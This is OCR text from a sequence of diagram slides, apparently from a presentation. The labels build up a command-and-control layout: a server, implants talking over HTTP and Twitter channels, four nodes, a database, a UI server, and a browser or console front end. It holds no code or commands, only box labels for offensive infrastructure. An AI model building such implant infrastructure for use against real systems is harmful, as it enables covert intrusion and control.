
Server




Server


Implants
Channel 1
HTTP
Channel 2
Twitter
Node
1
Node
2
Node
3
Node
4


Server


Implants
Channel 1
HTTP
..
Channel 2
Twitter
Node
1
Node
2
Node
3
Node
4
Database


Server


Implants
Channel 1
HTTP
..
Channel 2
Twitter
Node
1
Node
2
Node
3
Node
4
Database
UI Server
Actual UI
(browser, console)


Client (Implants)



